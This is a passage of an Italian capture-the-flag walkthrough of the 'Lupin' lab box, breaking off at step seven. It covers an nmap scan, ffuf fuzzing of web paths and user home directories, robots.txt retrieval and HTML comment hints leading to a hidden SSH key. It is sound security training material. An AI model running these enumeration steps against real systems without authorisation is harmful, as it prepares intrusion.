

Blackbox Lupin

1. Eseguiamo un sudo nmap per trovare porte e servizi attivi sul target



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.150.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 09:57 EDT
Nmap scan report for 192.168.150.1
Host is up (0.00019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:A6:A8:01 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.150.11
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:E9:02:18 (Oracle VirtualBox virtual NIC)
```

2. Ricerca web browser http porta 80 del target + ispezione html trovando primo indizio



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
192.168.150.11/
192.168.150.11
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Arsène Lupin
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Layout Computed Changes Compatibility
Flexbox
Grid
Box Model


```
<!DOCTYPE html>
<html> scroll
▸ <head>…</head>
▾ <body>
  ▸ <div id="over" style="position:absolute; width:100%; height:100%">…</div> overflow
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

```
element {
}
body {
  margin: ▸ 0;
}
```

Select a Flex container or item to continue.


CSS Grid is not in use on this page

3. Utilizzo del tool Ffuf per ricercare file all' interno del web server




```
┌──(kali㉿kali)-[~]
└─$ ffuf -c -u http://192.168.150.11/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php, .txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.150.11/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 0ms]
.htpasswd.php           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
.hta.php                [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 2ms]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 2ms]
                        [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 4ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
.htaccess.php           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
image                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 1ms]
image                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 1ms]
index.html              [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 7ms]
index.html              [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 7ms]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
manual                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
manual                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
robots.txt              [Status: 200, Size: 34, Words: 3, Lines: 3, Duration: 10ms]
robots.txt              [Status: 200, Size: 34, Words: 3, Lines: 3, Duration: 10ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [13842/13842] :: Job [1/1] :: 10526 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

4. Utilizzo del comando curl per identificare il percorso per raggiungere nel web server il file robots.txt




```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.150.11/robots.txt
User-agent: *
Disallow: /~myfiles
```

5. Modifico l’ URL inserendo myfiles e ispezionando la pagina con HTML troviamo il secondo indizio




192.168.150.11/~myfiles/

Error 404




```
<!DOCTYPE html>
<html>
▸ <head>⋯</head>
▾ <body>
    <h1>Error 404</h1>
  </body>
</html>
<!--Your can do it, keep trying.-->
```

6. Siamo tornati su Ffuf abbiamo specificato con ~ di fuzzare nomi di utenti validi di cui le home directory sono accessibili tramite web server con questo tipo di ricerca abbiamo trovato secret come home directory


kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ffuf -c -u http://192.168.150.11/~FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php, .txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.150.11/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 1ms]
secret                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [13842/13842] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ 
```



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know


Your best friend icex64

7. Ora utilizziamo il .FUZZ per cercare file nascosti nella directory secret



